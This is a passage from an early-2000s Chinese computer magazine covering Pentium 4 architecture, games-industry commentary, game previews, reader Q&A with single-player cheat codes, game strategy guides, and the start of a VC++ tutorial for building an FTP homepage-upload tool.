传统的PIII Coppermine处理器由于管线长度的限制，最高的时钟频率只能达到1.2GHz左右，为了得到更高的使用频率，Pentium 4处理器采用了不同于P6总线的全新Netburst（网络爆发）架构，其管线长度为P6架构的两倍，达到了20级，使得Pentium 4处理器拥有了很高的起跳频率。但是，管线长度的增加，也就导致Pentium 4处理器每一个时钟周期执行的指令要比PIII Coppermine少，这也就造成了同频的PIII Coppermine或者是Athlon处理器的性能要比Pentium 4更强的“奇怪”现象。但随着速度的提升，这一现象会逐渐消失。Pentium 4全新的Netburst（网络爆发）并不是一个单一的概念，实际上是以下新特性结合后的统称：

SSE2（第二代高级浮点以及多媒体指令集）

Hyper Pipelined Technology（超长管道处理技术）

Rapid Execution Engine （快速执行引擎）

Faster System Bus （快速系统总线）

Advanced Transfer Cache （高速传输缓存）

Advanced Dynamic Trace Execution（高级动态执行机制，其中包括Execution Trace Cache执行追踪缓存、Enhanced Branch Prediction 增强型分支预测）

Socket 423（Socket W）接口无法兼容于现在广泛使用的Scoket 370主板，所以在购买P4时必须购买新主板，值得注意的是，Socket 423并不是Pentium 4处理器最终的接口类型，Intel将在不久的将来推出使用Socket 478（也称为Socket N，“N”是Northwood的头一个字母）全新Pentium 4处理器。该处理器将采用0.13μm制造工艺和全新的铜连接技术，其集成度也将达到4200万个晶体管。据称Socket 478的Pentium 4才是Pentium 4的最终形式。

游业漫谈



□广东　卫易

本月对于欧美游戏业来说，焦点应该是让无数玩家恭候已久的《Diablo 2: The Lord of Destruction》（暗黑破坏神2：毁灭之王），终于在6月29日上市，对于那些已经嫌最后的“大菠萝”脆弱的玩家来说，更变态的任务、更丰富的装备、更精美的世界、更黑暗的旅程又开始等待他们了。

目前《暗黑破坏神2》全球销售量已突破400万套，创造了2亿美元的价值，成为电脑游戏史上最卖座的游戏，在中国台湾地区也拥有20万套的销售成绩，游戏制作商Blizzard Entertainment对台湾市场潜力非常重视，所以这次繁体中文版会以最快的速度跟进。

不过，让我感到有些落寞的是，简体中文版似乎并没有被提及何时上市，想想去年此时中国代理奥美曾信誓旦旦地说《Diablo 2》将在中国地区同步上市，结果大家都看到了，延迟的时间之漫长使得最后《Diablo 2》的销售量大打折扣，再加个缺斤短两的豪华版，以至于前几天我去问销售商有关《Diablo 2: The Lord of Destruction》的推出日期，销售商却向我抱怨《Diablo 2》的销售惨况。

当我再度安装正版的《Diablo 2》时，不禁感慨这是去年值得购买的电脑游戏之一，然而至今无数个不重视使得这套游戏无法在中国取得更好的销售成绩。而更重要的是，舆论、官方和产业界又如何看待电脑游戏呢？2亿美元的销售量和那些投资数十个亿、亏损若干个亿的大型企业相比，难道不能说明点问题吗？而在电脑游戏业，销售量过亿美元的电脑游戏并不少见。

中国人喜欢玩的游戏最终应该是让中国人来做，当韩国、加拿大等国家官方早已全力支持本国电脑游戏业发展的时候，我们却还在认为电脑游戏业是个不入流的产业，现实如此。

而对于7月来说，中国电脑游戏业将进入真正的网络游戏争霸纪元，韩国的《龙族》、《红月》以及中国台湾智冠的《金庸群侠传》全面出击，将构筑成一道异常亮丽的风景线。

自从韩国成立专门的官方文化部门来为本土电脑游戏业发展提供支援之后，韩国电脑游戏业的发展速度令亚洲震惊，而韩国更将网络游戏作为一个突破口，所以至今中国已经有多款网络游戏被引进，包括《千年》等，而《龙族》更一度携异域雄风被中国玩家视为最为期待的网络游戏，《红月》也有不错的口碑。

相对来说，智冠科技的《金庸群侠传》的优势也不小，以中国民族武侠文化为背景，融合了金庸武侠文化的包装，加上智冠日益成熟的商业操作以及强大的网络支持，所以也让不少玩家期待。

而更重要的是，2001年开始，中国Internet网络将开始在大中城市进入宽频时代，据我了解，本市最近报装宽频ADSL网络包月的用户就过万，以至于电信部门根本没有人力来迅速消化如此规模的冲击，但这个现象为中国网络游戏的用户发展成一个规模奠定了基础。

随着电脑游戏业的发展，网络化已经是大事所趋，网络游戏的利润是诱人和稳定的，而且几乎不受盗版现象的威胁，所以前景无限。但同时竞争也是激烈的，我几乎已经听到了来自战争的喧嚣声。更重要的是，对于中国网络游戏的用户来说，他们的素质需要提高，市场还更待拓宽。

这半个月里，另一个让我感到有些感冒的消息来自电影业，《Tomb Raider》（古墓丽影）电影版在美国上映已经有一段时间了，票房始终保持在前五名，也品尝过冠军的滋味，由此可见劳拉美眉的魅力还是无人可以抵挡的。尽管评论界的否定声音众多，不过对于拍电影来说，票房和收入才是最重要的。

而现在Paramount Park也几乎肯定将在俄亥俄州开拍电影系列的第二部《Tomb Raider：The Ride》，像这种趁热打铁的事情动作自然要快，所以预计明年就可以推出，续集仍将由Angelina Jolie担任主演，不知道劳拉会不会成为21世纪的女007呢？

其实从80年代开始，电影业向电脑游戏业输送了不少角色明星，其中最为成功的应该是来自Lucasarts的《Star Wars》（星球大战）系列。这个电影史上最成功的系列之一在电脑游戏业上所推出的作品不下两打，而且其中更有无数成功示范，但像这样的成功的例子并不多。

电脑游戏业向电影业输出角色和文化是近两年的事情，《Wing Commander》不能算非常成功，但《Tomb Raider》却争了气，来自东洋的最终幻想也马上准备上映，看来尽管两个行业曾经彼此敌视过，但现在彼此合作和开拓才是最明智的。

如果说美国20世纪的文化是建立在电影上的，那么也许未来世界的文化是建立在电脑游戏上的。CF



□北京　醉心客

少林足球


游戏制作：展略科技
游戏类型：RPG
发售日期：7月中
发行：奥美电子



电影《少林足球》的故事是将武打、足球和搞笑结合于一身，而这套《少林足球》的游戏模式并不是一般的足球运动游戏那么简单。游戏将以RPG的形式进行，球场战斗将采用半动作的方式进行，当双方球员接近时就会进入对战状态，这时玩家可以选择盘球、传球、拦截、铲球、射门等指令，而不同的角色还可以使用独门的必杀技。

英雄本色

游戏开发：Remedy Entertainment
国内发行：
新天地互动多媒体
上市时间：8月
游戏价格：48元



三年前的一天晚上，当一名年轻的纽约警官Max Payne回到家里时，他发现自己的家人被一伙吸食了一种鲜为人知的毒品的瘾君子残忍地杀害了。现在，这种叫Valkyr的毒品已经像瘟疫一般席卷了纽约市。Max Payne参加了对抗这场风暴的斗争，决心为家人报仇。《英雄本色》就是基于这样故事背景的一个第三人称射击游戏，所有敌人都是人，所有武器也是真实武器。游戏中主人公的动作设计和镜头运用都很有特色，类似吴宇森的电影，运用了慢镜头。武器的类型和物理特性均符合现实世界。支持多人游戏。

日前，一款大型科幻ARPG网络游戏——《红月》正式版于7月4日登陆中国。《红月》是改编自韩国著名漫画家黄美娜同名作品的网络游戏，该游戏在国内由圣教士游戏科技公司授权，亚联游戏总代理并提供网络服务平台，晶合时代公司总经销并负责市场行销。

一级方程式大奖赛


游戏类型：竞速类
游戏制作：育碧软件
游戏发行：育碧软件
游戏容量：1CD
发行日期：7月



育碧软件最知名的竞速游戏，完全模拟世界顶尖方程式大赛，让玩家体验最真实的一级方程快感！游戏包括了所有11个车队的组成结构、22名车手的个人资料及肖像使用、所有参赛车辆的外部形态、机械特性以及全部的赛道和赛程设置。

博德之门Ⅱ

游戏类型：RPG
游戏制作：interplay
游戏发行：第三波
游戏容量：4CD
产品价格：98元
发行日期：8月



在二代中，敌人的种类更多，更加凶狠残暴。在游戏中出现的敌人种类远超过一代，从死灵、骷髅兵到半兽人，甚至还会遭遇最令旅行者胆寒的生物：龙！在二代的游戏之中，法术成了很重要的一环，法术的种类居然超过了三百种！而敌人的法术也变得更强大。提到职业，二代的游戏中也加入了不少职业，每个职业和种族都有不同的特性和技能，具体来说，不同的职业和种族就有不同的攻击方式，所以也会使得玩家的游戏，因为组合的成员不同，而有了不同的战斗方式或者不同的游戏进行方式。

包青天

游戏类型：ARPG
游戏制作：新瑞狮
游戏发行：第三波
游戏容量：3CD
产品价格：58元
发行日期：7月21日



该游戏让玩家在血与火的包围中得到惊心动魄的体验；在离奇古怪的审案断案过程中过把清官瘾；同时如水如火如云如钢的音乐效果还将带给玩家全新的享受。除此之外，此款大型游戏《包青天》在历史事实上加以创新，将奉献给玩家引人入胜的故事情节和变化多端的战斗策略，将使玩家流连忘返。

游戏问答



□北京 小承

1.北京高手问关于《新仙剑奇侠传》的几个问题如下：

问：《新仙剑奇侠传》是否为大宇的作品，什么时候推出，有什么主要的特色呢？

答：当然，这款作品是大宇狂徒小组制作的，由大宇公司推出，在国内由中青创先公司代理，预定在今年7月23日上市。这部作品的主要特色在于加强了画面的表现，也增加了一个完美的结局，其他就留给你在游戏中慢慢感受了。

问：近期有个《新仙剑奇侠传》的试玩版，不知道你有没有玩一下试试？可以告诉我感觉吗？

答：呵呵，游虾我当然不敢怠慢，虽然花费了一段时间，还是将200多MB的DEMO下载到了硬盘上。试玩版从开始一直到遇到林月如结束，给我的感觉是画面制作得比前作进步了很多，音乐也有了一些改变，但是移动方式换成了八个方向，感觉好像不太容易操作。整体而言，还是很期待新作的推出的。

（此DEMO收录在《电脑爱好者》编辑部出品的“从毒龙到P4 傻博士装机实战”光盘中）

问：《新仙剑奇侠传》在国内的定价大约是多少呢？

答：我问了一下国内负责发行的公司，定价应该是49元吧，不算太贵，大家应该可以接受。

2.北京小新问网络游戏《龙族》如何连入进行游戏？

答：首先你要有一定的系统配置，基本上CPU为Pentium II 300、64MB内存、700MB硬盘和连线上网设置等。然后就是账号开启，可以连接到http://www.dragonraja.com.cn网站进入账号管理中心，选择账号管理。根据网页指示完成开卡的动作后，请务必记牢你的账号与密码，否则将无法进入游戏！第三步是安装游戏，把游戏盘放到光盘中双击Setup安装。安装好后进入游戏，点选Dragon raja的快捷方式，点选后会出现一个视窗，请选择你所想进入的服务器。游戏启动后，会自动检查你的文件是否为最新版，如果不是的话，请点选“开始更新文件”按钮，按下后即可开始进行更新。更新完毕后就会出现一个开始游戏的按钮，按下后即可进入游戏。开始游戏的选单出来后，选择开始，再输入曾在网页上登录的账号及密码，即可开始创造人物了。

3.重庆张明达问，暑假将至有什么精彩的游戏可以推荐一下吗？

答：当然了，暑假是各大游戏厂商抢市场的时候，都推出“精品”给玩家，值得留意的包括：角色扮演游戏新作品《新仙剑奇侠传》、《大唐双龙传》和《月影传说》，战略作品《超时空英雄传说3》、《三国志8》等等。

4.广州陈杰冰问在《大富翁5》中有什么秘技可以使用吗？

答：是有的，但只局限于单机版，具体是在单人模式的“STAGE”中按下发送讯息按钮，下方会出现对话框，输入以下密码得到相应效果：

！gettool X：得到X号道具（X为1—14任意数字）
！getcard X：得到X号卡片（X为1—24任意数字）
！time X：剩余X秒（X为任意数字）
！level X：等级变为X（X为任意数字）
！money X：现金变为X（X为任意数字）

5.请问在《古墓丽影5》第十关中，古老的磨坊，受骑士阻挠无法前进，先往左进入通道，右拐走出去助跑跳抓住绳子，转身面对通道口，荡到左前方高处平台上捡起火把。我想请问的是抓住绳子以后按哪个键或哪几个组合键才能荡到对面呢？

答：按照游戏的默认设置，使用“/”键就可以荡起绳子，到一定高度后按“ALT”键跳，在这期间要一直按住CTRL键不放。多试几次就可以了。

6.请问《星际争霸》1.07版、1.08版的录像怎么观看？我是说从网上下载的录像，谢谢！

答：1.07版要用1.07录像版，1.08用1.08B版。下载的录像文件放到星际目录下的MAPS/REPLAYS里，然后进入游戏中选择单人游戏，再选LOAD REPLAY来看即可。具体一些相关软件可以到http://sc.asiagame.com/sc.asp查找下载。

7.请问《半条命：反恐精英》有什么比较好用的招式？

答：前段时间也解答了一些这款游戏的问题，你可以参照以前介绍的，这次还有一招教你，就是隔墙扔雷，半条命里是可以隔墙扔雷的，如果是左撇子，就挨着墙往右边扔（右手的往左边扔），墙薄就可以穿过去，厚的话，挨着这墙的人就要倒霉。扔的是闪光弹，那挨着这墙或离这墙近的人的屏幕都会变白。

□贵州 yago

六百个梦想
——《太阁立志传 4》上手指南

日本光荣公司的《太阁立志传》系列一直是RPG和策略游戏玩家们关注的焦点，从一代的一鸣惊人，到二代的精深博大，接着是三代出人意料的大退步，今年六月推出的四代终于没有让太阁迷们再失望。它虽仍以三代为基础，但却最大限度地继承了以往各代的优点，极高的自由度差不多超过了任何一款RPG，没有哪个游戏能像它一样允许玩家扮演近600名角色。但由于是日文版的缘故，不少国内玩家面对成堆的平假名手足无措，现在就让我们来协助玩家在日文“城堡”中完成一场战国春梦吧。



进入游戏后一开始只能选择木下藤吉郎从第一剧本“尾张风云儿”进入游戏，随着在游戏中与其他NPC发生特殊事件的交流即可获得对方的人物卡，然后再开始新游戏就能扮演已获得人物卡的NPC。除了以往常见的武将，大家还能走商人、忍者和剑客等不同路线，不一定要统一全日本才能最终通关。武将路线基本上延续前几作的模式，木下通过完成主公交给的任务攒积功勋值逐步升官，经过墨俣筑城、金崎殿后、本能寺之变后接替织田信长完成统一日本大业，但这个标准流程随时会因为某些小事件而变化。玩家也可以出奔（辞职）去走另外的发展路线，或耐心等到升为城主后起兵造反。进行游戏一段时间后再退出，即可看到增加了“平安乐土”和“梦之梦”两个新剧本，据说在光荣公司的gamecity网站上有更多新剧本可供下载，但必须提供正版软件的注册码。

《太阁立志传4》在学习、战斗、单挑等场合都以卡片较量的方式取代了原先的随机数系统，这想必都是口袋妖怪皮卡丘掀起的一股流行趋势。游戏中的卡片有7大类共计803张，基本上是通过遭遇各种特殊事件时获得，如“主人公”类可使玩家开始新游戏时任意选择要扮演的武将，“个人战”类中已收集到的特殊攻击技卡则会在单挑时出现在可供选择的牌中。即使同类卡片根据颜色差异也会有不同性质的作用，玩家在卡片库中查看时只需以鼠标点击即可看到功能简明解释。在战场上与敌军合战时采用组合牌竞比方式决定每回合战斗胜负，每次抽出三张普通牌或一张特殊技牌（有红黄蓝三色），红色特殊攻击技牌最大，其次为三张相同数字，然后是三张顺子，最后才比三张牌数字总和，军学越高可供选择的牌越多。合战时还可选择“秘笈”将一张牌换成已获得的特殊攻击技牌，但每场战斗中使用次数有限。

人物基本属性仍为统率、武力、内政、外交、魅力5种，但特殊技能却上升到16种，每种特技的锻炼升级（最高三级）都是一个小迷你游戏，各迷你游戏的说明如下：



1.足轻——模拟陆地战斗；

2.骑马——赛马中翻出不同牌面会加速或落后；

3.炮——用铁炮在不同风向影响下击中浮动的靶子；

4.水军——模拟水上战斗；

5.弓术——和铁炮差不多，武力不是100准星会乱晃；

6.剑术——和其他人单挑多了后可升级；

7.军学——通过掷骰子在限定步数内走到目的地，落脚点尽量避开红色方块；

8.忍术——先快速给你看一张图，然后在限定时间内从其他六张图中找出相同者；

9.筑城——将大小不同的巨石堆出与指定数字相近的重量，每张铲子图标可销去100重量；

10.开垦——尽量一笔画完方图内的所有田地，凿子图标可铲除挡路的石块；

11.矿山——挖矿小人沿序而下，遇到石块翻牌赌大小决定进退，到最低层得到的金块越大越好；

12.算术——在限定回合内轮流点击对方区域内的数字，己方区域内原本隐藏的相应数字会翻出，通过如此“遥控”完成由五个全部显现数字（会变成铜钱）组成的纵、横、斜红条，学习级别越高需要组合的条数就越多；

13.礼法——与对手比赛翻出相同的两件书籍或屏风，赢者可继续翻，多赢即可最后获胜；

14.弁舌——在限定时间内从四句诗中找出与范句完全相同的句子；

15.茶道——棋盘上的小玩偶按路标行进，双箭头蓝方块往右转，红色往

左，点击可切换，必须在抵达终点时使茶水温度在绿色区域内，否则算失败，如果玩偶走出棋盘外也算输；

16.医术——记住药师配药的顺序然后如法炮制。

在学习以上16种特技时通常会有时间限制，玩家可使出一招“时间冻结”大法，如弁舌时当四句待选的诗出现后，立刻将鼠标移到小画面右上的问号上按下左键不放，游戏时间就会停止，等仔细对比后选好和范句完全一样的诗句，再把鼠标滑离问号并放开左键。熟练后屡试不爽，如此一来就再也不用怕那些过于变态的迷你游戏了。



在每两月召开一次的评定大会中，根据玩家官职的高低可接到不同任务，这些任务中也有不少是迷你游戏，除与技能学习相同的之外，兵农分离和忍者破坏两个小游戏需要在此介绍。兵农分离是和另外两名竞争者轮番选择点击三种小房子以增加自己的征兵数，有多人的小房子会随机出现暴民并卷走部分征兵，当最终把三种小房子全部点完后谁剩下的征兵数最多就赢了。忍者破坏类似于猜骰子游戏，一个小忍者藏进几座阁楼中的一座，然后是一阵眼花缭乱的互换，等停下来后玩家必须猜出忍者藏在哪座楼里，执行者的忍术越高阁楼的数量就越少。另外任务中还有一项资金调达，其实就是拿本钱给你，让你想法赚更多钱回来。

地图上的建筑物有三种，城、町和里。城即城池，入内后可选的菜单项有城（可见城主）、武家宅（城中武将家）、道场（修练剑术和鉴定武器）、练兵所（即兵营）、归宅（直接回家）、内政（城主才有）。在四代中町的设定比以往更加复杂，分别有米屋、马屋、酒场、宿屋、民家、商家、医师宅、寺、茶人宅、职人宅、南蛮寺、南蛮商馆、座、公家宅、御所等15种建筑。民家是浪人和特定NPC的聚居地，玩家辞职后也会住在町中，职人宅即原先的画师馆，在商家可买到各种特殊道具，级别在4以下的可大量购买。公家宅和御所代表朝廷大臣府和天皇居所，只在京町有。座是《太阁立志传4》中的重要创新，说穿了其实就是《大航海时代》中的交易所，里面有很多不同种类的货物，货物有数量和重量属性，玩家如有足够本钱可在各町的座之间低买高卖赚个钵满盆溢，但要提防强盗拦路打劫，另外也可通过完成座老板交代的任务来挣点零花钱。对座投资后规模将扩大，可出售的货物也会增加。里是指忍者的基地，可在此学习忍术，浪人可投奔忍之里进一步修炼自己的忍技，全日本共有8个里，通常开始只有一级和二级锻炼场，不断投资后会出现三级和四级锻炼场，浪人可通过修行依次获得各里的下、中、上忍称号和很多特殊技卡片，比较有实用价值的有：伊贺之里的影武者突袭、轩猿之里的土龙攻法、风魔之里的城门爆破和透波之里的啄木鸟战法。练到上忍后可选“拔”造反，接着投入另一里继续修炼，当习得全国八个里的上忍称号后可获得“忍术奥义皆传”，该卡片可使玩家在地图上行走时体力不减。




嫌当武将辛苦可以下野（当上大名后就不能辞职了）做浪人，最时髦的行当大概就是走剑豪路线了，苦苦修炼剑术和武力，手头紧时可凭一身本事打劫过路高官，随身携带大量现金也不用怕拦路的强盗。全日本有不少知名的浪人剑客，找上门去“请教”可获益不少，他们分别是内城的东乡重位、人吉城的丸目长惠、大和郡山城的柳生宗严、国府台城的伊东一刀斋、箕轮城的上泉信纲和松山町的宫本武藏，多次与他们单挑后可获剑士（武力+3）、剑客（武力+6）、剑豪（武力+10）、剑圣（击败上泉信纲两次，武力+15）等称号。单挑时剑术级别越高可供选择的牌数就越多，每回合能选择三张普通攻击牌或一张特殊技牌，三张普通牌数字总和比对方大即可先攻击，如按特定数字组合则可使出超强技，但仍不敌特殊攻击技牌。连续单挑100场获胜后可得天下无双称号，如果没有做官可闻讯赶到二条城参加比武大会，打赢三场战斗后获得游戏中最强的剑天业云（武力+20）。单挑中可形成的特定组合数有：148（愈）、259（地狱）、299（苦肉）、111（岚）、763（疾斩）、643（宫本武藏独有的武藏斩）、526（佐佐木小次郎独有的小次郎斩）。

立志经商者可投奔到某个商家的老板旗下打工，连续完成交给的任务后可依次获得手代、番头和町众等称号，经商过程中还会得到操船术秘传书和乐市乐座等增加运载能力的卡片，运载能力最高可达到60000，一次买卖即可赚回大把钞票。成为町众后可获得自己的座，店内生意由伙计负责打理，玩家自己可云游四海或走仕官等其他路线。忍者的发展路线上面已经介绍过，建议与剑豪道路同时发展。

虽说有近600人可供扮演，但很多玩家仍然希望扮演自己。发展到游戏后期时，从京町酒店女老板处得知鬼的传闻，接着去找南蛮寺的弗洛伊斯和平户町的南蛮商米兰达，一个月后米兰达让你去京町的民家找到一位名叫“新武将”的人物，能获得西洋圣剑（武+19）和圣骑士之铠（武+16），耐心听他讲完话即可得到新武将卡片，随后再开始新游戏就可以选择扮演新武将了，玩家可任意改动名字、相貌、年龄和能力等参数。在某些町的民家中还有战国时代出名的美女，如果尚无妻室的话可买珠宝首饰来套近乎，一来二去即可娶到娇人。游戏里还隐藏着莫邪剑、正宗宝刀等多件稀世珍宝，要拿到它们需满足特定条件或激发某些特殊事件，限于篇幅本文无法一一列出，还是让玩家们自己到未知的世界里体验发掘的乐趣吧！

暗黑破坏神2 毁灭之王

□广东 天使











想不到暑假刚到就迎来了国外一部期待已久的大作《暗黑破坏神2:毁灭之王》，不用惊呼，不用大叫，只要用心去玩就可以再次经历暗黑世界中突如其来的危险，感受单挑群战的厮杀快感。不怕毁灭之王的勇者们，请跟我杀入全新的暗黑世界吧……

故事发生在《DIABLO 2》中惟一逃脱正义惩处的三大魔王之一的Baal纠集了它的信徒们开始进攻北方高地（野蛮人的故乡）的要塞，它的目的是侵占在北方高地山脉之中埋藏的水晶结构的“世界之石（World Stone）”，正是因为“世界之石”的存在，才能让人类免遭来自天堂和地狱的力量的入侵，而一旦“世界之石”遭到腐蚀，那么四处游荡的恶魔将能入侵人类世界。没有时间可以让英雄去浪费，大法师Tyriel为英雄们打开了通往北方高地的时空门，新的征途马上展开。

全新的资料片在操作上可以说方便了不少，以前，大家要自行排列药水到腰带，在今集中大家只需要按下Shift键，药水便会自动跳进腰带内，大大方便了玩家。而用来装物品的保险箱亦增大了不少。游戏中还增加了不少符石（Rune），有些长形的符石只需要放在身上即可发挥功效，比起以前更有用，而且，在合成物品方面，这些符石（Rune）对武器有更大的影响力。

除了基本的操作，另外一处瞩目的地方是增加了角色，其中刺客（Assassin）在很多玩家眼中可能是一个比较弱的角色，在大家看到德鲁伊（Druid）的威力后，有人说刺客实战能力非常低，不过，假如你是聪明的玩家，你将会发现刺客的过人之处。刺客的技能分别是战争艺术（Martial arts）的技能体系、暗器训练（Shadow Disciplines）、陷阱术（Trap）。先说战争艺术技能体系，就是脚和爪功，这些招式全都是可集气的技巧，也就是说先要使用这个技能攻击敌人，储存能量珠，最多有三粒，此正是招式威力所在。集满了能量珠，玩家便可用普通攻击或与龙爪配合使出，那些招式的威力才会展现，不要看初期没有多大威力，到了一定等级时，你便可以利用这些招式为你轻易消灭大批敌人或首脑。而由于刺客天生憎恶纯粹的魔法，因此取而代之的是它们尽量地发挥自己的身体和心智的力量，刺客的精神系技能使其可以不必近身就可以对怪物造成伤害，并且聪明的刺客还会利用精神系的技能驱使怪物进入其预先设好的圈套中去。此外，暗器恐怕是刺客这一角色最吸引人的技能了，例如火蒺藜（Fire-caltrops）可以四散发射，当接触到怪物身体时发生爆炸以造成伤害。所以，其实刺客也是一名相当神秘而且好用的角色呢。

提到德鲁伊（Druid），我想大家第一个感觉就是和巫师（Necromancer）非常相近，不过，Druid在实战中同样可以以一敌百，而且，比巫师近身战更有战斗力。Druid的技能分别是元素魔法（Elemental）、变身术（Shape Shifting）、召唤术（Summoning）。Druid并不能所有技能共存，一个好的Druid只可选择使用元素魔法与召唤术或是召唤术与变身术的组合。因为，假如你是变身术的支持者，很不幸地当你变成狼或熊时，你是不能使用元素魔法的，所以，Druid需要先取舍使用一种技能。召唤术是Druid最基本的技能，不过，大家不要以为他们会像巫师一样可召唤出来为你战斗，Druid召唤出来的生物绝大部分都是辅助用的，除了可以进行一般的战斗外（但战斗力不是太高），一些召唤物可以通过攻击敌人收集能量来增加Druid的攻击力和恢复体力等。

总的来说，这部作品不算太长，如果比较顺利的话，花一天左右的时间就可以完成整个游戏。当然，我觉得这款作品是很值得玩的，首先是角色方面很丰富而且各有特点，而冒险的地图也加大了很多，更重要的是，Rune（符石）拥有无限潜力（大家尝试以不同方式组合便知道），道具物品等更多更好玩，图像表现也比前作精细了一点。在炎炎的暑假，这部作品很值得推荐呢！CF



《剑灵》赏析

□北京　释天



对于庄稼生长来说，阳光、雨露和空气三者谁才是最重要的呢？答案自然是同等重要，缺一不可；不仅如此，三者还必须按一定比例完美结合才能使庄稼茁壮成长。那么对于RPG游戏来说故事情节、游戏画面、游戏操控等特性中哪一个又是最重要的？同样道理，只有把每一点都做到恰到好处才有可能制作出一个优秀的RPG游戏。《天之痕》就是一个很不错的范例(即使对此佳作，还是有不少玩家因其主线情节过于简单而颇有微词)。那么在见过太多太多当前市面上在某一方面表现出众而却丝毫不能提起玩家游戏兴趣的角色扮演游戏之后，人们不禁要问，下一个完美的中文RPG游戏什么时候会出现呢？从目前的资料来看，一款由台湾著名的游戏公司宏申资讯历时两年倾力开发的中国古典武侠RPG大作《剑灵》，将很有可能成为中文 RPG 游戏的又一里程碑。

《剑灵》之所以能被广泛看好，是由于它不仅在角色扮演游戏各要素上都拥有了极佳的品质，而且其中还融入了很多会使玩家感到眼前一亮的最新技术，更重要的是宏申资讯把这些优秀的东西很完美地结合了起来，产生了合力的效果 。

《剑灵》的游戏情节一开始就显得与众不同，因为它一上来就让我们的主人公死亡了(很奇怪吧)。御剑门弟子淳浩天，一个对人生充满着憧憬的年轻人，突然被诬指为师门叛徒而含冤死去。他的灵魂在糊里糊涂中到达了一个叫“ 灵中界 ”的地方，并在此遇到了一把自称“ 剑灵 ”的奇怪古剑。从剑灵处浩天得知自己是天地人三界中的灵选者，命中注定一定要到灵中界来释放剑灵以拯救三界苍生。浩天如何才能死而复生，返回人间？他又如何洗刷生前所蒙受的不白之冤呢？天地人三界又将有何劫难？……这些疑问将伴随着游戏的进行，一点一点被揭开，而玩家也将会不由自主地深深陷入到游戏中去。

相信大多数玩家还对《天之痕》中“ 仙界 ”场景中的水墨画卷记忆犹新、难以忘怀吧！而《剑灵》中，玩家们将会再一次感受到中国水墨式美术风格所带来的震撼。采用欧美风格制作的、中国淡彩水墨手法表现的中国建筑、场景，呈现出了最和谐的力与美的结合，可以说这是一种最合乎中国人的喜爱的表现中国世界的方式。至于战斗场景，《剑灵》表现出了更加真实的临场感。除了武打招式、声光特效外，战斗时敌我双方将会是满场“ 飞奔 ”，打翻的物品也会满天飞舞——呈现出异常真实的武侠的战斗场景(呵呵，和武侠电影中的场景很相似)。

《剑灵》中的敌人的AI设定与一般的RPG游戏不同，明显地区分人物的特性，如莽汉型的敌人在战斗中会不断地进攻，而根本不考虑自己体力或内力的情况;而大夫型，则只想着同伴的体力或内力情况，好像根本忘记了与玩家作战这回事;怯弱型的敌人在濒临死亡时还会请求玩家饶命……这些不同性格的人物设定，使人感觉到好像在真实的社会中一样。由于敌人的AI很高，所以战斗时他们还会自觉地去欺负我方防御力较弱的同伴，而当我方某人处于濒死状态时，更会遭到敌人集体的猛烈攻击——这些家伙真是太坏了！

玩家在《剑灵》中作战不仅要面对敌人AI提高的挑战，而且还能感受到天气、昼夜变化所带来的影响。在游戏中，玩家将会遇见下雨及下雪的天气，而在这个时候进入战斗，玩家将会明显地感受到角色的行动将会变缓，攻击命中率下降。而昼夜的变化，将会使同一种敌人在白天和晚上展现出不同的性格和能力(不知道宏申资讯是不是借此告诫玩家，人在不同环境中所表现出来的面目是不同的 ^_^)。




前面提到宏申资讯制作《剑灵》还加入了很多时下最流行的新技术，这些技术会给玩家带去什么样的非凡体验呢？配合战斗的3D环境音场，使得这一武侠ＲＰＧ给玩家一种身临其境的感觉，而对于力回馈手柄的支持，将能使玩家充分体验挨打的“ 快感 ”(动感)……

《剑灵》的新特色还有很多，如独特的铸剑、炼药系统，增强的角色培养方式等等，我就不再多说了。只是提一句，这些新特色和上面所提到的优点可是结合得相当完美哦！CF

用 VC++ 制作主页上传工具

□广东 梁广荣



一、序言

作为网虫的你，一定有自己的主页吧？网页制作虽然有趣，但是上传主页仍然是一个不得不面临的麻烦问题。WEB上传实在不方便，而好用的FTP软件往往不免费。作为电脑、编程双料爱好者，我们还是用VC++自己DIY一个吧！当然，十分完美是不可能的，我们的第一步目标是一个界面简洁但功能基本齐全的上传工具，同时，它演示了用VC++进行网络编程的基本思路。第二步嘛，就看你的发挥喽！

二、基本原理

首先我们要了解一下网络编程的有关知识。用VC++进行网络编程的方法一般有三种：用WinInet类、用WinInet API和用Windows Socket类。我们将使用WinInet类进行编程，因为它可以让程序员从那些复杂的端口和协议操作中解放出来，让我们更注重Internet应用程序的建立。

在用WinInet类进行FTP网络编程时，一般步骤为：

1.创建CInternetSession对象以打开一个FTP会话。

2.调用CInternetSession::GetFtpConnection函数以产生一个CFtpConnection对象。

3.调用CFtpConnection类的有关函数进行FTP操作。相关FTP函数有：PutFile()用于上传文件；Rename()用以重命名文件；CreatDirectory()用于创建目录；RemoveDirectory()用于删除目录；Remove()用于删除文件；SetCurrentDirectory()用于设置当前目录；Close()用来关闭与服务器之间的连接。

三、程序实现

好了，现在让我们正式开工吧！首先在VC中用MFC AppWizard(EXE)生成一个名为forup的新工程，为了让程序界面更友好，我们选用基于对话框的窗口（即在Step1中选择Dialog based选项），然后单击Finish。接着设计应用程序的界面，你可以参考图1中的布局。



图1

有关控件属性如下：

控件	ID	标题
按钮	IDC_connect	连接
按钮	IDC_getout	退出
按钮	IDC_ENTERDIR	进入目录
按钮	IDC_backdir	退到根目录
按钮	IDC_creatdir	创建目录
按钮	IDC_movedir	删除目录
按钮	IDC_upbrowser	浏览
按钮	IDC_upload	上传
按钮	IDC_movefile	删除
静态文本	IDC_STATIC	网站地址：
静态文本	IDC_STATIC	用户名：
静态文本	IDC_STATIC	密码：
静态文本	IDC_STATIC	主页中已有的文件：
静态文本	IDC_STATIC	现在目录：
静态文本	IDC_STATIC	上传文件选择：
静态文本	IDC_STATIC	删除文件：
编辑框	IDC_ftpsite	
编辑框	IDC_username	
编辑框	IDC_password（注:在style中选择password）	
编辑框	IDC_nowdir（注:选择Read-only）	
编辑框	IDC_INDIR	
编辑框	IDC_editcreatdir	
编辑框	IDC_editmovedir	
编辑框	IDC_upfile	
